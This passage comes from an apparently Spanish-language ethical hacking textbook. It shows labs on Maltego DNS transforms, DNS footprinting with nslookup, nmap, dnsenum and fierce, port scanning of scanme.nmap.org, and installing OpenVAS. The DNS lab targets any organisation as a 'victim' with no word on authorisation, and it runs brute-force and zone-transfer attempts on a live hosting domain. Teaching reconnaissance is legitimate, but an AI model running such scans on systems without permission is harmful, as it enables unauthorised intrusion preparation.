


FIGURA 13 - Abrimos un gráfico en blanco




FIGURA 14 - Agregamos un objeto de tipo Dominio en el gráfico




FIGURA 15 – El dominio a analizar es google.com

Acto seguido aplicaremos la primera transformación, esto lo haremos haciendo click derecho con el mouse y ejecutando la opción "DNS from Domain -> Run All" (Figura 16). Esto le indica a *Maltego* que debe ejecutar todas las transformaciones relacionadas con el protocolo DNS para el objeto seleccionado, en este caso: el dominio google.com.

Como se ilustra en la Figura 17, el resultado es un árbol que contiene distintos hosts que pertenecen al dominio google.com, el cual se muestra como nodo raíz. Las flechas indican que existe una relación entre la raíz y cada nodo hijo. El símbolo de estrella ubicado junto al ícono de un host indica que éste provee servicios de webserver.




FIGURA 16 – Aplicamos todas las transformaciones DNS al dominio google.com




FIGURA 17 – Resultado obtenido al aplicar las transformaciones DNS

Ejecutemos ahora una segunda transformación. Dependiendo del tipo podremos aplicarla sobre el nodo raíz, en cuyo caso la misma se replicará de forma recursiva a sus nodos hijos, o sobre un objeto en particular.

Para el ejemplo aplicaremos la transformación de resolución de direcciones IP sobre el nodo www.google.com (Resolve to IP -> Run All). La ejecución toma algunos segundos y se obtiene información adicional como se muestra en la Figura 20.




FIGURA 18 – Escogemos la transformación




FIGURA 19 – Aceptamos los valores por defecto




FIGURA 20 – Obtenemos las direcciones IP asociadas a www.google.com

Si continuamos aplicando transformaciones nuestro gráfico se irá llenando de información muy útil para nuestro análisis, pero también se volverá difícil de visualizar. Por este motivo *Maltego* cuenta con diferentes tipos de vistas. La principal es la que inicia por defecto y sobre la que hemos estado trabajando, pero podemos optar por la vista de lista de entidades (List View), entre otras.




FIGURA 21 – Maltego vista de lista de entidades (List View)

Lab 2.3: DNS footprinting

En este laboratorio revisaremos distintas formas de realizar reconocimiento DNS haciendo uso de varias herramientas incluidas con *Kali Linux*.

Recursos:

- **Estación Hacker:** *Kali Linux*.
- **Víctima:** Una empresa u organización cualquiera de la que previamente hayamos averiguado su nombre de dominio DNS.
- **Software:** *nslookup*, *nmap*, *dnsenum* y *fierce*.

Pasos que seguir:

PARTE A: DNS footprinting con *nslookup*

En este ejemplo haremos una consulta de nombres usando el comando *nslookup* incluido en el *CLI*⁴ de cualquier versión de *Windows*, *Linux* o *Unix*.

```
root@kali:~# nslookup www.consulting-systems.tech
Server:      192.168.77.2
Address:     192.168.77.2#53

Non-authoritative answer:
www.consulting-systems.tech canonical name = consulting-systems.tech
.
Name:   consulting-systems.tech
Address: 143.95.253.28

root@kali:~#
```

FIGURA 22 – Resolución DNS con *nslookup*

Al revisar los resultados de nuestra consulta, como se muestra en la Figura 22, observamos que este sitio tiene una dirección IPv4.

Volviendo al comando *nslookup*, aún podemos obtener más información de nuestro objetivo. Para ello utilizaremos algunas opciones útiles:

```
        permite establecer el tipo de consulta, NS
set type = [servicio de nombres, MX servicio de correo mail
NS | MX | ALL ]          exchanger) y ALL para mostrar todo.
ls [-a | -d]permite enumerar las direcciones del dominio
dominio           especificado (para ello el servidor DNS de
                  dicho dominio debe tener habilitada esta
                  opción), “-a” nombres canónicos y alias, “-d”
                  todos los registros de la zona DNS.
```

⁴ CLI (Command Line Interface): abreviatura usada para referirse a una línea de comandos, shell o ventana de terminal, en un sistema operativo.

Veamos un ejemplo para el dominio de nuestro objetivo, en este caso **consulting-systems.tech**.

```
.
Name: consulting-systems.tech
Address: 143.95.253.28

root@kali:~# nslookup
> set type=NS
> consulting-systems.tech
Server:      192.168.77.2
Address:     192.168.77.2#53

Non-authoritative answer:
consulting-systems.tech nameserver = ns2.arvixeshared.com.
consulting-systems.tech nameserver = ns1.arvixeshared.com.

Authoritative answers can be found from:
ns1.arvixeshared.com    internet address = 169.55.246.167
ns2.arvixeshared.com    internet address = 108.168.166.90
>
```

FIGURA 23 – nslookup set type=NS

```

Non-authoritative answer:
consulting-systems.tech nameserver = ns2.arvixeshared.com.
consulting-systems.tech nameserver = ns1.arvixeshared.com.

Authoritative answers can be found from:
ns1.arvixeshared.com    internet address = 169.55.246.167
ns2.arvixeshared.com    internet address = 108.168.166.90
> set type=MX
> consulting-systems.tech
Server:      192.168.77.2
Address:     192.168.77.2#53

** server can't find consulting-systems.tech: REFUSED
>
```

FIGURA 24 – nslookup set type=MX

En la Figura 23 podemos observar que al establecer el tipo de consulta como NS, nos devuelve información respecto a los servidores de nombres para el dominio en que se encuentra nuestro objetivo, mientras que si la consulta es de tipo MX debería darnos datos acerca de quiénes son los servidores de correo para dicho dominio, pero como vemos en la Figura 24, nuestra consulta ha sido rechazada.

A pesar de ello, estas simples consultas adicionales nos reportan valiosa información de la red pública de nuestro objetivo, como que el servicio DNS del dominio objetivo es provisto por la empresa Arvixe. En base a esto podemos inferir que el servidor web se encuentra alojado en un hosting.

PARTE B: Reconocimiento DNS con nmap

Ahora utilizaremos el popular escáner de puertos *NMAP* para realizar descubrimiento DNS de nuestro objetivo, usando uno de los scripts incluidos. Véase la Figura 25.

```
root@kali:~# nmap --script=broadcast-dns-service-discovery consulting-systems.tech
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-02 22:51 EST
Nmap scan report for consulting-systems.tech (143.95.253.28)
Host is up (1.3s latency).
rDNS record for 143.95.253.28: dallas116.arvixeshared.com
Not shown: 974 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    filtered telnet
25/tcp    open     smtp
26/tcp    open     rsftp
53/tcp    open     domain
80/tcp    open     http
110/tcp   open     pop3
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   open     imap
443/tcp   open     https
445/tcp   filtered microsoft-ds
465/tcp   open     smtps
514/tcp   filtered shell
587/tcp   open     submission
593/tcp   filtered http-rpc-epmap
993/tcp   open     imaps
995/tcp   open     pop3s
3306/tcp  open     mysql
4444/tcp  filtered krb524
6129/tcp  filtered unknown
7777/tcp  filtered cbt
8080/tcp  open     http-proxy
8443/tcp  open     https-alt
49152/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 131.73 seconds
root@kali:~#
```

FIGURA 25 - Resultado de ejecutar un script de reconocimiento DNS de *NMAP* sobre el objetivo

Como se puede ver en la Figura 25, nuestro objetivo tiene el puerto 53/tcp abierto, el cual corresponde al servicio DNS. Aprovecharemos esto para intentar un ataque de fuerza bruta de nombres DNS y así descubrir si existen más hosts en nuestro dominio víctima, aparte del host www que ya conocemos.

```
root@kali:~# nmap -T4 -p 53 --script=dns-brute consulting-systems.tech
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-02 23:06 EST
Nmap scan report for consulting-systems.tech (143.95.253.28)
Host is up (0.00092s latency).
rDNS record for 143.95.253.28: dallas116.arvixeshared.com

PORT      STATE    SERVICE
53/tcp    filtered domain

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|_   mail.consulting-systems.tech - 143.95.253.28

Nmap done: 1 IP address (1 host up) scanned in 9.70 seconds
root@kali:~#
```

FIGURA 26 - Fuerza bruta DNS sobre el objetivo con un script de *NMAP*

Tal y como comprobamos en la Figura 26, en efecto *NMAP* halló un nombre de host adicional mediante fuerza bruta.

PARTE C: Usando *DNSEnum*

Continuando con nuestro laboratorio, ahora utilizaremos la herramienta *DNSEnum* para efectuar footprinting DNS sobre nuestro objetivo.

```
root@kali:~# dnsenum --noreverse consulting-systems.tech
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

----- consulting-systems.tech -----

Host's addresses:
consulting-systems.tech.          5      IN   A    143.95.253.28

Name Servers:
ns1.arvixeshared.com.            5      IN   A    169.55.246.167
ns2.arvixeshared.com.            5      IN   A    108.168.166.90

Mail (MX) Servers:
Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for consulting-systems.tech on ns1.arvixeshared.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for consulting-systems.tech on ns2.arvixeshared.com ...
AXFR record query failed: corrupt packet

brute force file not specified, bay.
root@kali:~#
```

FIGURA 27 - Resultado de correr dnsenum sobre nuestro dominio víctima

Como se ve en la Figura 27, hemos usado la opción `-- noreverse` para saltarnos las consultas reversas de DNS.

Desafío: revise la ayuda del comando `dnsenum` (opción `-h`) y haga un ataque de fuerza bruta sobre el objetivo.

PARTE D: Usando *fierce*

Finalmente usaremos el script *fierce*, incluido con *Kali*, para intentar una transferencia de zona y un ataque de fuerza bruta sobre el dominio DNS de nuestro objetivo.

La sintaxis es: `fierce -dns nombre_dominio_objetivo`

```
root@kali:~# fierce -dns consulting-systems.tech
DNS Servers for consulting-systems.tech:
    ns2.arvixeshared.com
    ns1.arvixeshared.com

Trying zone transfer first...
    Testing ns2.arvixeshared.com
        Request timed out or transfer not allowed.
    Testing ns1.arvixeshared.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
143.95.253.28  ftp.consulting-systems.tech
143.95.253.28  mail.consulting-systems.tech
143.95.253.28  webmail.consulting-systems.tech
143.95.253.28  www.consulting-systems.tech

Subnets found (may want to probe here using nmap or unicornscan):
    143.95.253.0-255 : 4 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 4 entries.

Have a nice day.
root@kali:~#
```

FIGURA 28 - *Fierce* nos trae 4 nombres de hosts pertenecientes a nuestro objetivo

Como era de esperar, todos los nombres de host hallados por *fierce* corresponden a una misma dirección IP, puesto que ya sabíamos que se trataba de un hosting y es usual que los proveedores como *Arvixe*, *HostGator*, *GoDaddy*, *BlueHost* y similares, concentren todos los servicios de un cliente en un solo servidor.

Lab 3.1a: Escaneo de puertos con NMAP

En este laboratorio usted aplicará los conocimientos adquiridos durante este capítulo para escanear un host víctima usando el popular escáner de puertos *NMAP*.

Recursos:

- **Víctima:** Proyecto *ScanMe* de *NMAP*, host: scanme.nmap.org.
- **Estación Hacker:** 1 PC o VM con sistema operativo *Windows* o *Linux*.
- **Software:** *NMAP* con *Zenmap* disponible en <http://www.nmap.org>.

Pasos que seguir:

1. Verifique que el aplicativo *NMAP* se encuentre instalado (en *Kali Linux* ya viene preinstalado), de lo contrario proceda a realizar la instalación respectiva (en *Linux* abra un terminal y ejecute como root o con *sudo* el comando *apt-get install nmap*).
2. Hecho esto, realizaremos un laboratorio en línea de comandos con *nmap* y compararemos con el uso de la interfaz gráfica *Zenmap*.
3. Ejecute una línea de comandos (*cmd | shell*).
4. Proceda a ejecutar el comando *nmap* con la opción de ayuda:

```
nmap -h
```

5. Tómese un tiempo para revisar todas las opciones disponibles. Luego ejecutaremos un escaneo en modo stealth (half open) hacia el servidor *scanme.nmap.org* con el comando:

```
nmap -SS scanme.nmap.org
```

6. Interprete el resultado obtenido. ¿Qué indica el estado “filtered”?
7. Proceda ahora a ejecutar un escaneo más profundo en modo “connect”, recuerde que aunque este tipo de escaneo es más exacto que el de tipo half-scan, al completar el 3-way-handshake de TCP nos exponemos a dejar rastros de la conexión en los logs. ¿Cuál es el comando que debe ejecutar?
8. Ahora pruebe a detectar la versión del sistema operativo. ¿Qué comando debe ejecutar?
9. Compare los nuevos resultados con los obtenidos previamente. ¿Coinciden? Registre sus nuevos resultados en la bitácora.
10. Ahora pruebe a realizar lo mismo pero en la interfaz gráfica *Zenmap* (en *Kali* abra el menú: “**Applications -> Information Gathering -> Zenmap**”). ¿Es más fácil? ¿Qué ventajas o desventajas presenta vs la línea de comandos?

Lab 3.1b: Análisis de vulnerabilidades con OpenVAS

En este laboratorio usaremos la herramienta OpenVAS en Kali Linux para ejecutar un escaneo de vulnerabilidades sobre un host objetivo.

Recursos:

1. **Host víctima:** 1 dispositivo de su preferencia con cualquier sistema operativo instalado. En el ejemplo usaremos como víctima *Metasploitable2*.
2. **Estación hacker:** 1 PC o VM con *Kali Linux*.
3. **Software:** Analizador de vulnerabilidades *OpenVAS*.
4. **Requisitos:** El host víctima debe ser alcanzable desde la estación hacker y debe tener algunos servicios publicados a través del firewall.


Pasos que seguir:

1. En las últimas versiones de *Kali Linux*, *OpenVAS* no viene preinstalado. Por tanto, deberemos instalarlo desde el repositorio de software de la siguiente forma.

Desde un terminal como root o con sudo (véase la Figura 29) :

```
apt-get update
```

```
apt-get install openvas
```



```
root@kali:~# apt-get update
Get:1 http://archive-7.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-7.kali.org/kali kali-rolling/main amd64 Packages [16.4 MB]
Get:3 http://archive-7.kali.org/kali kali-rolling/non-free amd64 Packages [169 kB]
Get:4 http://archive-7.kali.org/kali kali-rolling/contrib amd64 Packages [97.6 kB]
Fetched 16.7 MB in 13s (1,287 kB/s)
Reading package lists... Done
root@kali:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  acccheck dh-python geoip-database-extra libappindicator1 libavfilter6
  libavresample3 libbabeltrace-ctf1 libcamel-1.2-60 libcdio17
  libclang-common-5.0-dev libcrypt.openssl-bignum-perl
  libcrypt.openssl-dsa-perl libcrypt.openssl-random-perl
  libcrypt.openssl-rsa-perl libcurl libdbusmenu-gtk4 libdns-export1100
  libedataserver-1.2-22 libedataserverui-1.2-1 libfile-copy-recursive-perl
  libgcab-1.0-0 libhttp-parser-2.7.1 libindicator7 libjs-openlayers liblvm5.0
  liblouis14 libmagickcore-6.q16-5 libmagickcore-6.q16-5-extra
  libmagickwand-6.q16-5 libmime-base32-perl libnfs8 libpoppler73 libpostproc54
  libqgis-core2.18.18 libqgis-core2.18.19 libqgis-gui2.18.18
Unnecessary files removed:
  libavfilter6:amd64 libavresample3:amd64 libcurl:amd64 libedataserverui-1.2-1:amd64 libfile-copy-recursive-perl:amd64 libgcab-1.0-0:amd64 libhttp-parser-2.7.1:amd64 libindicator7:amd64 libjs-openlayers:amd64 liblvm5.0:amd64 liblouis14:amd64 libmagickcore-6.q16-5:amd64 libmagickcore-6.q16-5-extra:amd64 libmagickwand-6.q16-5:amd64 libmime-base32-perl:amd64 libnfs8:amd64 libpoppler73:amd64 libpostproc54:amd64 libqgis-core2.18.18:amd64 libqgis-core2.18.19:amd64 libqgis-gui2.18.18:amd64
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

FIGURA 29 – Instalando OpenVAS en Kali Linux


2. Cuando se le pregunte si desea instalar los paquetes indicados, responda que sí escribiendo “Y” en el prompt y dando ENTER.
3. Para configurar *OpenVAS* ejecute el comando:

```
openvas-setup
```

4. Una vez finalizada la configuración, los servicios de *OpenVAS* se inician automáticamente⁵, se

⁵ Nota: Si los servicios de OpenVAS no se iniciaran automáticamente luego de la configuración, usted puede levantarlos manualmente con el comando `openvas-start`. Esto

crea además una cuenta de usuario llamada `admin` y se le asigna una clave aleatoria y se abre un navegador web conectado a la interfaz administrativa (<https://localhost:9392>). Vea las Figuras 30 y 31. Busque en la salida esta información y guarde la clave para que pueda usarla luego para autenticarse en la interfaz de administración de *OpenVAS*



```

root@kali:~#
File Edit View Search Terminal Help
http://www.openvas.org/
Process: 26641 ExecStart=/usr/sbin/openvasmd --listen=127.0.0.1 --port=9390 --
database=/var/lib/openvas/mgr/tasks.db (code=exited, status=0/SUCCESS)
Main PID: 26644 (openvasmd)
Tasks: 1 (limit: 4688)
Memory: 72.8M
CGroup: /system.slice/openvas-manager.service
└─26644 openvasmd

Sep 02 23:23:11 kali systemd[1]: Starting Open Vulnerability Assessment System Manager Daemon...
Sep 02 23:23:11 kali systemd[1]: openvas-manager.service: Can't open PID file /var/run/openvasmd.pid (yet?) after start: No such file or directory
Sep 02 23:23:12 kali systemd[1]: Started Open Vulnerability Assessment System Manager Daemon.


[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[>] Checking for admin user
